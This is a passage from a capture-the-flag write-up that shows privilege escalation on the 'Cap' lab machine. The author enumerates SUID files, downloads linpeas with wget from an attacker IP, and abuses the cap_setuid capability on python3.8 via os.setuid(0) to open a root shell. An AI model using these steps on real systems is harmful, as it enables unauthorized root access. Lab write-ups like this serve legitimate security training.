
```
sudo -l
```




```
nathan@cap:~$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
nathan@cap:~$ 
```

Ok! Lets see if we have any files with misconfigured SUID permissions

```
find / -perm -u=s -type f 2>/dev/null
```




```
nathan@cap:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/chsh
/usr/bin/su
/usr/bin/fusermount
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/snap/snapd/11841/usr/lib/snapd/snap-confine
/snap/snapd/12398/usr/lib/snapd/snap-confine
/snap/core18/2066/bin/mount
/snap/core18/2066/bin/ping
/snap/core18/2066/bin/su
/snap/core18/2066/bin/umount
```



```
/snap/core18/2066/usr/bin/chfn
/snap/core18/2066/usr/bin/chsh
/snap/core18/2066/usr/bin/gpasswd
/snap/core18/2066/usr/bin/newgrp
/snap/core18/2066/usr/bin/passwd
/snap/core18/2066/usr/bin/sudo
/snap/core18/2066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2066/usr/lib/openssh/ssh-keysign
/snap/core18/2074/bin/mount
/snap/core18/2074/bin/ping
/snap/core18/2074/bin/su
/snap/core18/2074/bin/umount
/snap/core18/2074/usr/bin/chfn
/snap/core18/2074/usr/bin/chsh
/snap/core18/2074/usr/bin/gpasswd
/snap/core18/2074/usr/bin/newgrp
/snap/core18/2074/usr/bin/passwd
/snap/core18/2074/usr/bin/sudo
/snap/core18/2074/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core18/2074/usr/lib/openssh/ssh-keysign
```


pretty standard lets run linpeas i guess



```
nathan@cap:/tmp$ wget http://10.10.16.52/linpeas.sh
--2024-08-25 17:33:04--  http://10.10.16.52/linpeas.sh
Connecting to 10.10.16.52:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 862777 (843K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                      100%[=====================================================>] 842.56K   180KB/s    in 4.7s

2024-08-25 17:33:12 (180 KB/s) - ‘linpeas.sh’ saved [862777/862777]

nathan@cap:/tmp$
```

Now lets run it


```
chmod +x linpeas.sh
./linpeas.sh
```



```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-
```


Got this

Lets exploit this as this is owned by root




```
nathan@cap:/tmp$ ls -al /usr/bin/python3.8
-rwxr-xr-x 1 root root 5486384 Jan 27  2021 /usr/bin/python3.8
nathan@cap:/tmp$ 
```

and we are root



```
nathan@cap:/tmp$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system('whoami')
root
0
>>> 
```

Let type in sh instead of whoami and we have root and u can read root.txt here



```
>>> os.system('sh')
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
# ls -al /root/
total 36
drwx------  6 root root 4096 Aug 25 17:09 .
drwxr-xr-x 20 root root 4096 Jun  1  2021 ..
lrwxrwxrwx  1 root root    9 May 15  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwxr-xr-x  3 root root 4096 May 23  2021 .cache
drwxr-xr-x  3 root root 4096 May 23  2021 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
drwx------  2 root root 4096 May 23  2021 .ssh
lrwxrwxrwx  1 root root    9 May 27  2021 .viminfo -> /dev/null
-r--------  1 root root   33 Aug 25 17:09 root.txt
drwxr-xr-x  3 root root 4096 May 23  2021 snap
# 
```

Thanks for Reading :)